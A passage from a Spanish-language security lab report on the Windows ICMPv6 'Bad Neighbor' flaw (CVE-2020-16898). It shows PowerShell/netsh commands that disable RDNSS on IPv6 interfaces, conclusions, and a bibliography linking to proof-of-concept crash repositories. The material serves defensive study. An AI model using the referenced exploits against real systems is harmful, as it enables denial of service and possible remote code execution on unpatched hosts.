36 Ethernet 2 IPv4 1500 35 Enabled Disconnected ActiveStore
26 Ethernet IPv4 1500 5 Enabled Disconnected ActiveStore
3 Conexión de área local* 10 IPv4 1500 25 Enabled Disconnected ActiveStore
20 Conexión de área local* 9 IPv4 1500 25 Enabled Disconnected ActiveStore
1 Loopback Pseudo-Interface 1 IPv4 4294967295 75 Disabled Connected ActiveStore

PS C:\WINDOWS\system32> netsh.exe int ipv6 set int 25 rabaseddnsconf=disable
Aceptar
```

- Podemos utilizar un script que escanee todas las interfaces IPv6, y si la opción está activada, lo desactive:
<https://github.com/pdq/Bonus-Content/blob/master/Bad%20Neighbor/Deploydisable.ps1>



```
PS C:\WINDOWS\system32> Get-NetIPInterface -AddressFamily ipv6 | foreach{
>> $rffc = (& netsh int ipv6 show int $_.ifIndex) -match '(RFC 6106)'
>> if($rffc -like '*enabled'){
>>     netsh int ipv6 set int $_.ifIndex rabaseddnsconfig=disable
>> }
>> }
Aceptar
Aceptar
Aceptar
Aceptar
Aceptar
Aceptar
Aceptar
PS C:\WINDOWS\system32>
```

- Deshabilitar IPv6 o en la tarjeta de red del dispositivo o dentro de la propia red. Esto no es óptimo, pues IPv6 supone una gran mejora en la comunicación red respecto a IPv4.
- Bloquear o rechazar los paquetes ICMPv6 de tipo *Router Advertisement* dentro de la red. Tampoco sería óptimo, porque supondría el incorrecto funcionamiento de la red.

CONCLUSIONES

La realización de esta PoC ha revelado que aún falta mucho por recorrer en el campo de la seguridad en redes, y en el desarrollo de medidas de prevención sobre el análisis de paquetes por parte de los hosts.

Sin duda lo que más nos llama la atención es cómo algo tan sencillo como la no comprobación de si un número es par o no puede desembocar en algo tan grave como una denegación de servicio o incluso dejar la puerta abierta a un RCE. Nos parece muy grave, y así lo ha considerado Microsoft a la hora de evaluarlo y de lanzar el parche (sólo días después que salir a la luz, y con un 9.8 de criticidad)

Creemos también que falta un control mucho más estricto sobre la red, no puede un host aceptar cualquier paquete proveniente de otro host sin realizar comprobaciones básicas (si de verdad es un router, por ejemplo).

Por lo tanto, desde un enfoque defensivo, está claro que la seguridad necesita un desarrollo constante y un continuo análisis, pues hemos comprobado que, pese a los esfuerzos de Microsoft en seguridad, unos simples 2 bytes han producido una denegación de servicio.

Y por último en un enfoque ofensivo destacar que, tenemos un gran abanico (por no decir infinito) para poder crear a nuestro antojo paquetes con cualquier tipo de opción, detalle. Tenemos las puertas abiertas de par en par para buscar y hacer fallar las comprobaciones y tenemos que aprovecharlo.

BIBLIOGRAFÍA

Recursos laboratorio:

<https://www.itechtics.com/windows-10-version-2004/>

Información Vulnerabilidad:

<https://www.mcafee.com/blogs/other-blogs/mcafee-labs/cve-2020-16898-bad-neighbor/>
[Windows Vulnerability - CVE-2020-16898 | Information Security Office \(berkeley.edu\)](#)
[CVE-2020-16898: Defecto crítico de vecino malo afecta IPv6 \(sensorstechforum.com\)](#)
<https://news.sophos.com/en-us/2020/10/13/top-reason-to-apply-october-2020s-microsoft-patches-ping-of-death-redux/>
<https://isc.sans.edu/forums/diary/CVE202016898+Windows+ICMPv6+Router+Advertisement+RRDN+S+Option+Remote+Code+Execution+Vulnerability/26684/>
<http://newsoft-tech.blogspot.com/2010/02/>
<https://pentest-tools.com/blog/windows-bad-neighbor-vulnerability-cve-2020-16898/>
<https://blog.segu-info.com.ar/2020/10/bad-neighbor-cve-2020-16898.html>
<https://www.youtube.com/watch?v=9PJ7QY8OUHo>
<https://www.cybersecasia.net/patch-your-windows-quickly-when-you-have-bad-neighbors/>
[Exploring the Exploitability of “Bad Neighbor”: The Recent ICMPv6 Vulnerability \(CVE-2020-16898\) - ZecOps Blog](#)
<https://northwave-security.com/threat-response-cve-2020-16898-bad-neighbor-remote-code-execution-in-windows-tcp-ip-stack/>

Desarrollo PoCs:

<http://blog.pi3.com.pl/?p=780>
<https://blog.quarkslab.com/beware-the-bad-neighbor-analysis-and-poc-of-the-windows-ipv6-router-advertisement-vulnerability-cve-2020-16898.html>
<https://github.com/0xeb-bp/cve-2020-16898/blob/main/crash.py>
<https://github.com/advanced-threat-research/CVE-2020-16898>
<https://github.com/search?p=1&q=16898&type=Repositories>
<https://www.exploit-db.com/exploits/33594>
<https://bbs.pediy.com/thread-262707.htm>
https://mp.weixin.qq.com/s?__biz=MzUyMDEyNTkwNA==&mid=2247484799&idx=1&sn=80d151280f87365a915823b7a854f04e&chksm=f9ee69c0ce99e0d6dc3f881e984b946eddd90d38285e49c3acfa8700ff79b0475429ec467320&scene=126&sessionid=1603331504&key=4598b5ee8f6c4950ea1ce4ab0b97e4c1b7fcc2f367145baa17bbc1e59be1dcf25c3355341e535fb604107e39211c3612e5163acf25a202e318f5970cebf017872110699c005201aace2b261a8b417dbafe3c7e86b6e47f4b43d6a50721a74dce79fb3147620c31a2d5a3e79a7d8b1af40ad5a76196358ee57d18b2e8d757da62&ascene=1&uin=MT E1NDEwMjc3NA%3D%3D&devicetype=Windows+10+x64&version=6300002f&lang%20=%20es%20&%20exportkey%20=%20A1krPZh5l8G4vccfBal4RY%20%203D%20%20%20pass_ticket%20=%204ftPkvXGxcBbtIh0BYs5uRX4F6MEJSzONb3YWYxBgrApYtYQXAYwM%202Ff5Ic5x_heMlo%20%20w CVE-2020-16898逆向分析 Pluviophile12138的博客-CSDN博客
https://blog.csdn.net/mukami0621/article/details/109165574?utm_medium=distribute.pc_relevant.none-task-blog-baidujs_title-10&spm=1001.2101.3001.4242
https://blog.csdn.net/weixin_43815930/article/details/109328436?utm_medium=distribute.pc_relevant.none-task-blog-BlogCommendFromMachineLearnPai2-5.control&depth_1-utm_source=distribute.pc_relevant.none-task-blog-BlogCommendFromMachineLearnPai2-5.control
https://blog.csdn.net/qg_41490561/article/details/111873182?utm_medium=distribute.pc_relevant.none-task-blog-baidujs_title-6&spm=1001.2101.3001.4242
https://blog.csdn.net/mukami0621/article/details/109165574?utm_medium=distribute.pc_relevant.none-task-blog-baidujs_title-10&spm=1001.2101.3001.4242
[“坏邻居”漏洞 CVE-2020-16898 的 Writeup smellycat000的专栏-CSDN博客](#)
<https://cert.360.cn/report/detail?id=771d8ddc2d703071d5761b6a2b139793>

Información Python / Scapy:

<https://scapy.readthedocs.io/en/latest/api/scapy.layers.inet6.html#scapy.layers.inet6.TruncPktLenField>

[IPv6PacketCreationWithScapy.pdf \(idsv6.de\)](#)

[INSEGUIROS Seguridad informática: Python, SCAPY y Pycharm \(kinomakino.blogspot.com\)](#)

[Guide: Using Scapy with Python - Santander Global Tech](#)

<https://scapy.readthedocs.io/en/latest/api/scapy.layers.inet6.html>

<https://www.idsv6.de/Downloads/IPv6PacketCreationWithScapy.pdf>

Documentación IPv6 y ICMPv6:

<https://tools.ietf.org/html/rfc4191#section-2.3>

<https://isc.sans.edu/forums/diary/IPv6+RAGuard+How+it+works+and+how+to+defeat+it/10972/>

https://es.wikipedia.org/wiki/Neighbor_Discovery

Documentación protecciones GS:

[/GS \(Buffer Security Check\) | Microsoft Docs](#)

[zeroSteiner's assessment of CVE-2020-16898 aka Bad Neighbor / Ping of Death Redux | AttackerKB](#)

[Top reason to apply October, 2020's Microsoft patches: Ping of Death Redux – Sophos News](#)

[Cve-2020-16898 windows tcp/ip远程代码执行漏洞复现及分析 mukami0621的博客-CSDN博客](#)

<https://docs.microsoft.com/es-es/archive/msdn-magazine/2017/december/c-visual-c-support-for-stack-based-buffer-protection>

Otros:

<https://es.calcuworld.com/calculadoras-matematicas/calculadora-hexadecimal/>

<https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/ndis/nf-ndis-ndisgetdatabuffer>

<https://www.ripe.net/support/training/material/ipv6-security/ipv6security-slides.pdf> (RA-guard bypass)

<https://vuldb.com/es/?id.162598>

https://www.cisco.com/c/en/us/td/docs/ios-xml/ios/ipv6_fhsec/configuration/xr-3s/ipv6f-xr-3s-book/ipv6-ra-guard.html

<https://tools.ietf.org/html/rfc4191>

[networking - Get IPv6 address from IPv4? - Ask Ubuntu](#)